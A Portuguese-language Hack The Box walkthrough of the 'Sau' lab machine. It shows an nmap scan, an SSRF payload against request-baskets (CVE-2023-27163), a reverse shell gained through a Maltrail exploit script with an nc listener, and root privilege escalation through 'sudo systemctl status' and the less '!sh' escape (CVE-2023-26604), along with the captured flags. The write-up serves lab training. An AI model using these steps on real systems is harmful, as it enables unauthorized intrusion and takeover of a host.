
Enumeration

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/Sau]
└─# cat nmap
# Nmap 7.95 scan initiated Wed Apr  1 23:08:05 2026 as: /usr/lib/nmap/nmap -sV -sC -p- -oN nmap -v -mi
n-rate 5000 10.129.229.26
Nmap scan report for 10.129.229.26
Host is up (0.18s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
8338/tcp  filtered unknown
55555/tcp open     http    Golang net/http server
| http-title: Request Baskets
|_Requested resource was /web
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Thu, 02 Apr 2026 03:08:37 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
```

Após rodar um nmap, é possivel vermos 2 portas principais a 80 que esta filtrada e a 55555, como não conseguiremos acessar a porta 80 agora vamos com a 55555:



Temos um site de criação de basket para inspeção de HTTP, vamos então procurar por algum CVE com essa versão do (request-baskets) e logo após procurar o exploit desse CVE:

CVE-2023-27163 Detail

MODIFIED

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description


request-baskets up to v1.2.1 was discovered to contain a Server-Side Request Forgery (SSRF) via the component /api/baskets/{name}. This vulnerability allows attackers to access network resources and sensitive information via a crafted API request.

QUICK INFO


CVE Dictionary Entry:
CVE-2023-27163
NVD Published Date:
03/31/2023
NVD Last Modified:
02/18/2025
Source:
MITRE

```
22  ----------------------------------------
23  >
24  [Affected Component]
25  The API endpoints /api/baskets/{name}, /baskets/{name} are vulnerable to unauthenticated Server-Side Request Forgery (SSRF) atta
26  >
27  ----------------------------------------
28  >
29  [Attack Type]
30  Remote
31  >
32  ----------------------------------------
33  >
34  [Impact Escalation of Privileges]
35  true
36  >
37  ----------------------------------------
38  >
39  [Impact Information Disclosure]
40  true
41  >
42  ----------------------------------------
43  >
44  [Attack Vectors]
45  POC: POST /api/baskets/{name} API with payload - {"forward_url": "http://127.0.0.1:80/test","proxy_response": false,"insecure_tl
46  details can be seen: https://notes.sjtu.edu.cn/s/MUUhEymt7
47  >
48  ----------------------------------------
49  >
50  [Discoverer]
51  beet1e
52  >
53  ----------------------------------------
54  >
```


Depois de procurar bastante na internet, recomendo utilizar outros browsers também caso esteja muito difícil encontrar algo mais explicativo:




Foi necessário um pouco de teste mas você mais direcionar a uma URL que vai forjar um tipo de request para que possamos acessar a port 80:


10.10.15.178
0:23
Request Basket: un
Request Basket: j4j
Maltrail
CVE-2023-2716
CVE-2023-2716
Not Secure
http://10.129.229.26:55555/j4j966n
Import bookmarks...
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Threats
Events
Severity
Sources
Trails
Powered by Maltrail (v0.53)
Hide threat
Report false positive

Agora após acessar a URL do próprio basket, vamos fazer o mesmo processo com o Maltrail:





Resumindo terão vários githubs de exploit para um reverse shell nesse exploit do Maltrail eu escolhi esse daqui, basta fazer o download e seguir as instruções:

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/Sau]
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/Sau]
└─# python3 exploit.py 10.10.15.178 4444 http://10.129.229.26:55555/j4j966n
```

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/Sau]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.178] from (UNKNOWN) [10.129.229.26] 45906
$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
puma@sau:/opt/maltrail$
```

Agora vamos pegar a User flag:

```
┌──(root㉿kali)-[/home/kali/Downloads/Hack the Box/Sau]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.15.178] from (UNKNOWN) [10.129.229.26] 45906
$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
puma@sau:/opt/maltrail$ cd /home
cd /home
puma@sau:/home$ ls
ls
puma
puma@sau:/home$ cd puma
\cd puma
puma@sau:~$ ls
\ls
user.txt
puma@sau:~$ cat user.txt
cat user.txt
a603b617f2d6c82497ef85cb76e4f648
puma@sau:~$
```

Agora verificar se o user tem algum tipo de privilegio para executar o sudo:

```
puma@sau:~$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:~$ systemctl --version
systemctl --version
systemd 245 (245.4-4ubuntu3.22)
+PAM +AUDIT +SELINUX +IMA +APPARMOR +SMACK +SYSVINIT +UTMP +LIBCRYPTSETUP +GCRYPT +GNUTLS +ACL +XZ +LZ
4 +SECCOMP +BLKID +ELFUTILS +KMOD +IDN2 -IDN +PCRE2 default-hierarchy=hybrid
```

Descobrir a versão do systemctl e procurar o exploit com base nela

CVE-2023-26604

How did i find it?

Zenmovie Follow 2 min read · Mar 3, 2023

10

On one of the pentest project, an unprivileged account was accessed on rhel 8. It was spelled out in sudoers that the command /usr/bin/systemctl status *random_service* could be run from mine user. Coincidentally, the size of my terminal turned out to be small. There is a feature in systemctl which outputs information to pager less instead of cat if the size of the terminal is less than the length of any line output. Pager less has the ability to execute commands, in example you can triger new shell with command !sh.

Why it works?

Rhel 8.x and ubuntu use 20.x systemd 245. System 245 does not check the eUID and UID , which coupled with misconfig in /etc/sudoers allows for local privilege escalation. This works not only with *systemctl status*, but also with the other commands that systemd supplies.
A screenshot to prove my point below:

```
test@kek-VirtualBox:/home/kek$ id
uid=1001(test) gid=1001(test) groups=1001(test)
test@kek-VirtualBox:/home/kek$ sudo -l
Matching Defaults entries for test on kek-VirtualBox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

User test may run the following commands on kek-VirtualBox:
    (root) /usr/bin/systemctl status cron.service
test@kek-VirtualBox:/home/kek$ sudo /usr/bin/systemctl status cron.service
● cron.service - Regular background program processing daemon
     Loaded: loaded (/lib/systemd/system/cron.service; enabled; vendor preset:
     Active: active (running) since Sun 2023-02-05 17:03:35 MSK; 4min 44s ago
       Docs: man:cron(8)
   Main PID: 544 (cron)
      Tasks: 1 (limit: 4618)
     Memory: 472.8K
     CGroup: /system.slice/cron.service
             └─544 /usr/sbin/cron -f

Фев 05 17:03:35 kek-VirtualBox systemd[1]: Started Regular background program
Фев 05 17:03:35 kek-VirtualBox cron[544]: (CRON) INFO (pidfile fd = 3)
Фев 05 17:03:35 kek-VirtualBox cron[544]: (CRON) INFO (Running @reboot jobs)
!sh
# id
uid=0(root) gid=0(root) groups=0(root)
```

pronto, agora é só executar o privilege excalation e pegar a root flag

```
lines 1-23!sh
!sshh!sh
# script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
root@sau:/home/puma# cd /root
cd /root
root@sau:~# ls
ls
go  root.txt
root@sau:~# cat root.txt
cat root.txt
1ee95a8a5f5c2dd2fe437dca22912911
root@sau:~#
```